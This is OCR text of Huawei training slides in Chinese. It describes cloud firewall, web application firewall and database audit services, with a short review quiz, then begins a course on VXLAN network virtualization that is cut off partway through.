
Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- EdgeFW的业务流为：
  - 用户通过ManageOne运营面（B2B场景为ManageOne租户面）安全服务界面申请EdgeFW，并设置安全策略。
  - SCC-LB将设置的策略发送给SCC-Service。
  - SCC-Service调用SecoManager，安全策略经过SecoManager自动编排后下发到硬件防火墙。
  - 硬件防火墙将检测到的EIP流量异常记录至SSA-ES/SSA-DF中。
  - SCC-Service利用SSA-ES的搜索能力，为用户提供报表统计和日志查询。
  - 在防护过程中，SCC-Service将读取的配置信息保存至SCC-GaussDB。

边界防火墙 - 功能和应用场景

- EdgeFW服务有以下功能：
  - 安全防护：可针对弹性IP进行南北向流量的访问控制、入侵防御和防病毒。
  - 安全日志：根据源、目的IP、日期、攻击事件、协议等查看日志明细。
  - 统计报表：图表的形式展示攻击类型、趋势、协议等排行。
- 约束
  - 弹性IP的流量必须流经该硬件防火墙才能被本服务保护。


- 应用场景：
  - 当用户的核心业务暴露在互联网外时，可以使用边界防火墙的入侵检测模块进行防护，并对攻击行为进行统计。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.


云防火墙 - 定义

- CFW（Cloud Firewall，云防火墙）分散部署在每一台弹性云服务器前，可实现云服务器粒度级别的微隔离访问控制。在流量可视化的辅助下，可提供基于用户业务属性标签的安全策略配置能力，降低安全运维复杂度。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

云防火墙 - 实现原理



云防火墙架构

组件	功能描述	典型部署原则
ManageOne	云防火墙管理控制台，用户通过该模块访问CFW，实现对策略的创建、管理等。	部署于Global层。
CFW-Service	云防火墙业务节点，实现对CFW的服务化管理。	部署于Region层，两节点集群部署。
CFW-ES/CFW-DF	云防火墙的日志节点，用于收集租户弹性云服务器的流量日志。	•CFW-ES节点部署于Region层，两节点集群部署。 •CFW-DF节点部署于Region层，两节点主备部署。
Neutron	网络节点，提供用于定义网络连通性和寻址的API。	部署于Region层。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- CFW业务流如下：
  - 用户通过ManageOne运营面（B2B场景为ManageOne租户面）上的云防火墙界面创建、管理不同的属性、业务区和规则，并为用户的弹性云服务器打上已创建属性的标签。
  - CFW-Service调用Neutron提供的FWaaS接口完成规则的创建。
  - Neutron向CFW-ES/CFW-DF写入弹性云服务器的流量信息。
  - CFW-Service从CFW-ES/CFW-DF中读取弹性云服务器的流量信息并呈现给CFW-Console。

云防火墙 - 功能

注意事项：

- 不允许Network ACL和云防火墙共存。
- 由于CFW和安全组两个服务的功能相似，不建议共存。
  - 如果两者共同存在，生效顺序如下：
    - 出方向先安全组，后云防火墙。
    - 入方向先云防火墙，后安全组。

1. **微隔离**
   - 提供弹性云服务器网卡到网卡级细粒度的访问规则配置能力
   - 不管弹性云服务器网卡之间是否在一个子网内部，都可以进行访问隔离。
2. **流量可视**
   - 提供流量可视拓扑图，辅助客户完成安全规则的半自动化配置，降低人工的复杂度。
   - 对已有的安全规则进行预验证，避免遗漏误配。
3. **业务标签**
   - 基于业务标签进行防护对象定义。
   - 配置安全规则不用记忆IP，只需将弹性云服务器打上业务标签，用标签到标签的访问规则来代替传统IP到IP的防火墙规则。
4. **策略继承**
   - 扩容时的策略自动继承首次按业务访问关系配置的访问策略。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

云防火墙 - 应用场景和价值

应用场景

1 **微隔离防护**

云防火墙可以通过业务分区、角色分组来帮助用户实现精细化的微隔离，缩小攻击面，降低安全隐患。

2 **快速运维**

云防火墙将流量以线条方式直观呈现给用户，实现流量可视化，相较于通过抓包或tcpdump获取流量的方式，大大降低了运维难度。

3 **快速扩容**

云防火墙去IP化的策略定义方式，能够在业务快速增长时，保持策略不发生频繁变更。用业务属性标签呈现策略，扩容时只需打上相应属性标签即可自动套用已有安全策略。

只能针对弹性云服务器、裸金属服务器指定属性标签配置CFW规则，不能针对PaaS容器指定属性标签。

价值

1 **简单易用**

用户只需按照弹性云服务器业务用途打上属性标签，自动应用之前配置的安全策略即可使用。

2 **便于长期运维**

基于属性标签描述的安全组策略可以适应不同分类维度，与传统IP配置相比降低了运维难度，有利于长期运维。

3 **业务关系可视**

通过拓扑图方式直观展示弹性云服务器东西向流量的访问关系。

4 **一键隔离**

通过与安全态势感知联动，实现对中毒弹性云服务器的快速隔离。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI


目录

1. 云计算概述
2. 云计算技术架构
3. 常见云安威胁分析
4. **云计算安全威胁防护**
   - 全栈式安全架构
   - 云主机安全防护
   - 云网络安全防护
   - 云应用安全防护
   - 云数据安全防护

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

Web应用防护 - WAF

- Web应用防火墙（Web Application Firewall，WAF），通过对HTTP（S）请求进行检测，识别并阻断SQL注入、跨站脚本攻击、网页木马上传等针对Web应用的攻击，保障Web服务正常运行。
- 在WAF管理控制台将网站添加并接入WAF。网站成功接入WAF后，网站所有访问请求将先流转到WAF，WAF检测过滤恶意攻击流量后，将正常流量返回给源站，从而确保源站安全、稳定、可用。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 图片来源：华为云官网。

WAF产品优势

- **精准高效的威胁检测**

采用规则和AI双引擎架构，默认集成华为最新防护规则和优秀实践；企业级用户策略定制，支持拦截页面自定义、多条件的CC防护策略配置、海量IP黑名单等，防护更精准。

- **0day漏洞快速修复**

专业安全团队7*24小时运营，实现紧急0day漏洞2小时内修复完成，帮助用户快速抵御最新威胁。

- **保护用户数据隐私**

支持用户对攻击日志中的账号、密码等敏感信息进行脱敏；支持PCI-DSS标准的SSL安全配置；支持TLS协议版本和加密套件的配置。

- **助力企业安全合规**

帮助企业满足等保测评、PCI-DSS等安全标准的技术要求。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

WAF功能特性

- **Web攻击防护**
  覆盖OWASP常见安全威胁，通过预置丰富的信誉库，对恶意扫描器、IP、网马等威胁进行检测和拦截。

- **全面的攻击防护**
  支持SQL注入、XSS跨站脚本、文件包含、目录遍历、敏感文件访问、命令\代码注入、网页木马上传、第三方漏洞攻击等威胁检测和拦截。

- **CC攻击防护**
  通过接口限速和人机识别，有效降低CC攻击（HTTP Flood）带来的业务影响。

- **返回页面可定制**
  返回页面可自定义内容和类型，满足业务多样化需要。

- **精准访问控制**
  基于丰富的字段和逻辑条件组合，打造强大的精准访问控制策略。

- **支持多种条件逻辑**
  支持包含、不包含、等于、不等于、前缀等于、前缀不等于等逻辑条件，设置阻断或放行策略。

- **安全可视化**
  提供简洁友好的控制界面，实时查看攻击信息和事件日志。


- **策略事件集中配置**
  在管理端集中配置策略，快速下发，快速生效。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

•

WAF检测能力



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

目录

1. 云计算概述
2. 云计算技术架构
3. 常见云安威胁分析
4. **云计算安全威胁防护**
   - 全栈式安全架构
   - 云主机安全防护
   - 云网络安全防护
   - 云应用安全防护
   - 云数据安全防护

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI


数据库审计服务（DBAS）

- 数据库审计服务（Database Audit Service），为用户基于ECS/BMS自建的数据库提供用户行为发现审计、多维度分析、实时告警和报表等功能，保障云上数据库的安全，满足用户合规要求。

关键技术	应用场景	约束限制
✓ 用户行为发现审计 ✓ 多维度线索分析 ✓ 风险操作、SQL注入实时告警 ✓ 精细化报表 ✓ 支持三员分权管理	✓ 云端数据库安全防护 ✓ 云端数据库操作审计 ✓ 云端数据库安全合规	✓ 不支持云外数据库 ✓ 不支持IPV6及共享VPC

Copyright © Huawei Technologies Co., Ltd. All rights reserved.


- 关键技术解释：
  - 用户行为发现审计：关联应用层和数据库层的访问操作，发现用户身份行为。
  - 多维度线索分析：支持行为线索、回话线索、语句线索等多维度分析。
  - 风险操作、SQL注入实时告警：针对风险操作、SQL注入、系统资源等异常进行实时告警。
  - 针对各种异常行为提供精细化报表：支持会话行为、风险操作、合规报表（基于网安法、SOX等法规标准）等多种粒度的报表呈现。
  - 支持三员分权管理：系统管理员、安全管理员、审计员。
- 规格：支持MySQL、Oracle及PostgreSQL.



- 异常监控
  - 行为异常监控：
    - 提供登录行为异常监控。
    - 列级、表级、存储过程级别的访问异常监控。
    - 提供管理员权限准入异常监控等。
  - 数据异常监控：
    - 提供原始数据修改标识，包括源IP地址、用户、应用名称、受影响的行、修改时间等信息。
  - 性能异常监控：
    - 提供CPU、内存、网络流量等资源监控能力。
- 审计报告：
  - 内置入侵检测报告，包括入侵IP、入侵用户、阻止的应用程序、阻止的查询和错误登录源等信息。
  - 针对普通用户的审计，包括用户设置、用户访问权限、非活跃用户、密码永不过期用户等。
  - 针对管理员的审计，包括管理员的活动动作、登录、权限、操作等。
- 实时告警：
  - 提供实时告警：SQL注入告警、拖库攻击告警、漏洞利用告警等。

- TOP活动提醒： 高活跃用户、高活跃IP、高活跃用户角色和高活跃应用等。

DBAS部署环境



Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

DBAS优势

自研旁路部署	安全实时审计	法律合规遵从
✓ 旁路部署 ✓ 大数据支持 ✓ 三层关联识别	✓ 三权分立 ✓ 多维度分析 ✓ 异常行为实时告警 ✓ 精细化报表	✓ 满足等保测评数据库审计需求 ✓ 通用数据保护条例 ✓ 塞班斯法案 ✓ 满足国内外安全法案合规需求

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 旁路部署，灵活接入，不影响业务。
- 大数据支持，支持DWS等数据仓库类型。
- 三层关联识别，实现应用端用户身份行为识别，完善审计链条。
- 安全实时审计：
  - 三权分立，系统管理员，安全管理员，审计管理员权限隔离。
  - 多维度分析，实现会话，风险，语句，IP，操作类型，返回状态，结果信息等多种维度展示。
  - 异常行为实时告警，针对风险语句或SQL注入攻击实时告警。
  - 精细化报表：满足等保，SOX等综合性报表和自定义分析型报表。

思考题

1. （多选题）WAF服务提供以下哪些防护功能？
   A. CC攻击防护
   B. 网页防篡改
   C. 防敏感信息泄露
   D. 精准访问防护
   E. Web应用攻击，如SQL注入、XSS攻击等
2. （判断题）云计算的部署模式包括私有云、公有云和混合云部署。
   A. T
   B. F

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

1. ABCDE
2. A

本章总结

- 本章节介绍了云计算基础概念与技术架构、用户上云安全需求以及常见云安全威胁，并基于云计算安全架构中“租户安全”视角重点讲解了相关的安全防护技术和安全服务。
- 通过本章节的学习，您将能够了解私有云常见安全威胁，以及在构建和管理私有云环境时，能够采取适当的安全技术和服务，保障私有云环境的安全。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

学习推荐

- 华为官方网站
  - 企业业务：http://enterprise.huawei.com/cn/
  - 技术支持：http://support.huawei.com/enterprise/
  - 在线学习：http://learning.huawei.com/cn/

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

Thank you.

把数字世界带入每个人、每个家庭、
每个组织，构建万物互联的智能世界。

Bring digital to every person, home, and organization for a fully connected, intelligent world.

版权所有 © 华为技术有限公司 2026 。
保留一切权利。
未经华为事先书面许可，任何人不得对本资料进行复制、修改、整合、改编、翻译，也不得将本资料或其任何部分或基于本资料的衍生作品提供、出售、转让、再许可给任何他人用于华为许可以外的任何其他用途。
Copyright © Huawei Technologies Co., Ltd. 2026.
All Rights Reserved.
Without prior written permission of Huawei, no one is allowed to reproduce, modify, integrate, adapt, translate this Document, or provide, sell, transfer, sublicense this Document or any part of this Document or its derivative to any third party for any other purpose otherwise permitted by Huawei.

HUAWEI

修订记录

本页不打印

课程编码	适用产品	产品版本	课程版本
	Security	通用	V3.0

作者/工号	时间	审核人/工号	新开发/优化
林峰/wx1249955	2023.11.21	胡宸/WX916995	

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

网络虚拟化安全技术

HUAWEI

前言

- 云计算，凭借其在系统利用率高、人力/管理成本低、灵活性/可扩展性强等方面表现出的优势，已经成为目前企业IT建设的新形态；而在云计算中，标准部署方案大量地使用虚拟化技术。服务器虚拟化技术的广泛部署，极大地增加了数据中心的计算密度；同时为了实现业务的灵活变更，虚拟机VM（Virtual Machine）需要在网络中不受限制地迁移。
- VXLAN（Virtual eXtensible Local Area Network）是一个非常重要的Overlay技术，可以解决虚拟机迁移范围小、虚拟机数量受限、网络隔离能力有限等传统企业IT面临的问题，同时VXLAN“一网多用”的特性也被越来越多的运用在园区网络之中。
- 本课程主要介绍VXLAN及EVPN协议的产生背景、工作原理、应用场景以及如何保证VXLAN网络的安全性。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

目标

- 学习完本课程后，您将能够：
  - 描述数据中心对网络提出的需求，以及VXLAN如何满足这些需求
  - 描述VXLAN的基本概念
  - 描述VXLAN的基本工作原理
  - 掌握EVPN的概念和原理
  - 掌握EVPN和VXLAN技术的结合应用

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI


目录

1. **VXLAN的产生背景**
2. VXLAN的基本概念及工作原理
3. EVPN VXLAN基本原理
4. VXLAN网络安全
5. VXLAN在典型场景中的配置案例

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

技术背景：虚拟化被企业广泛部署


- 虚拟化技术具有降低IT成本、提高业务部署灵活性和降低运维成本等优势。越来越多的企业选择在数据中心IT设施中使用云计算或虚拟化技术。
- 在企业选择虚拟化架构后，业务将以虚拟机方式部署于服务器集群中。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

网络的新需求 - 二层扩展

- 虚拟化/云计算集群内允许虚拟机任意迁移，导致相同业务（相同网段）虚拟机可能运行在不同的服务器，或同一个虚拟机（一个IP）先后运行在不同的服务器（物理位置）。
- 物理服务器可能分布在地理位置跨度非常大的机房，因此需要使用三层进行互联。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- DB：Database，数据库。
- 服务器虚拟化后，业务被部署在虚拟机中，虚拟机允许在集群内任意主机中热迁移。热迁移的特性之一是网络状态不改变，这要求在不同的物理位置中虚拟机的IP地址保持不变，为此需要大二层网络解决此问题。

网络的新需求 - 多租户隔离

- 云化场景一般支持多租户，即不同用户共享物理资源。这对网络提出两个需求，租户间隔离和租户内互访。
  - 租户间隔离：租户内的虚拟机可能配置相同的MAC和IP地址，需要考虑物理网络承载隔离的问题，并且存在海量的租户需要进行隔离。
  - 租户内互访：租户内相同网段的虚拟机能够直接进行二层通信，即便处于不同物理位置的机房中。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

传统网络面临的问题

虚拟机规模受设备表项规格限制

- 服务器虚拟化后，VM的数量较原有的物理机数量发生了巨大的增长，而接入侧二层设备的MAC地址表规格较小，无法满足快速增长的VM数量。



网络隔离能力限制

- VLAN Tag只有12 bit。
- 对于大型虚拟化云计算服务的场景而言，租户数目远大于VLAN可用个数。
- 传统二层网络中的VLAN无法满足网络动态调整的需求。


802.1Q Tag帧

目的MAC	源MAC	802.1Q Tag	长度/类型	数据	FCS

VLANID 12bit，仅能表示4096个逻辑单元

虚拟机迁移范围受限


- 虚拟机迁移必须发生在一个二层网络中。
- 传统的二层网络，将虚拟机迁移限制在了一个较小的局部范围内。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

VXLAN简介

- VXLAN在本质上属于一种VPN技术，能够在任意路由可达的物理网络（Underlay网络）上叠加二层虚拟网络（Overlay网络），通过VXLAN网关之间的VXLAN隧道实现VXLAN网络内部的互通，同时也可以实现与传统的非VXLAN网络的互通。
- VXLAN通过MAC in UDP的封装方式，将以太报文封装在UDP报头内，基于IP报头在Underlay网络中传输，达到延伸二层网络的目的。同时由于三层网络无网络结构限制，使得VXLAN具备大规模扩展能力，虚拟机热迁移不受限。






Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- VXLAN解决传统网络遇到的问题：
  - 虚拟机规模受网络规格限制:
    - VXLAN将虚拟机发出的数据包封装在UDP中，并使用物理网络的IP、MAC地址作为外层头进行封装，对网络只表现为封装后的参数。
    - 除VXLAN网络边缘设备，网络中的其他设备不需要识别虚拟机的MAC地址，减轻了设备的MAC地址学习压力，提升了设备性能。
  - 网络隔离能力限制：
    - VXLAN引入了类似VLAN ID的用户标识（VNI），由24bit组成，支持多达16M的VXLAN段的网络隔离，对用户进行隔离和标识不再受到限制，可满足海量租户。
  - 虚拟机迁移范围受网络架构限制：
    - 对于具有同一网段IP地址的VM而言，即使其物理位置不在同一个二层网络中，但从逻辑上看，相当于处于同一个二层域。即VXLAN技术在三层网络之上，构建出了一个虚拟的大二层网络。
- Underlay网络：即物理网络，作为构架上层逻辑网络的基层。
- Overlay网络：在物理网络上通过隧道技术搭建的逻辑网络。

Underlay和Overlay



N ：NVE

：数据平面

：Overlay控制平面

Overlay

- 通过VXLAN在Underlay网络基础上建立的逻辑网络。
- 具有独立的转发平面和控制协议。
- 对于连接在VXLAN隧道端点之外的设备来说，Underlay物理网络是透明的。

Underlay

- Underlay网络由各类物理网络设备构成，属于Overlay网络的承载网。
- 在Underlay网络中实施Overlay技术后，会在Underlay网络基础上形成一张逻辑网络。
- Underlay为上层Overlay网络提供可达性、可靠性等基础能力。
- Underlay具备独立的控制平面协议、转发平面协议，控制平面协议一般采用OSPF或eBGP，转发平面协议一般为IPv4。
- Underlay与Overlay逻辑隔离，其并不感知Overlay网络路由。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

使用VXLAN实现“一网多用”

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

为什么选择VXLAN实现网络虚拟化

技术选择	Underlay网络	Overlay网络	配置或技术要求	用户组信息携带	组网要求
VLAN	L2	L2	命令行或基于控制器	无	设备广泛支持
MPLS VPN	L3	L2/L3	运营商级别的技术要求	无	需端到端支持MPLS
VXLAN	L2或L3	L2/L3	命令行或基于控制器	可以	隧道端节点支持VXLAN即可

VXLAN可构建在任意复杂的三层网络之上

支持三层虚拟网络

搭配SDN控制器实现集中部署及自动化


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

目录

1. VXLAN的产生背景
2. **VXLAN的基本概念及工作原理**
   - 基本概念
   - 工作原理
3. EVPN VXLAN基本原理
4. VXLAN网络安全
5. VXLAN在典型场景中的配置案例

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

VXLAN的报文格式




- **源IP地址：**VXLAN隧道源端VTEP的IP地址
- **目的IP地址：**VXLAN隧道目的端VTEP的IP地址

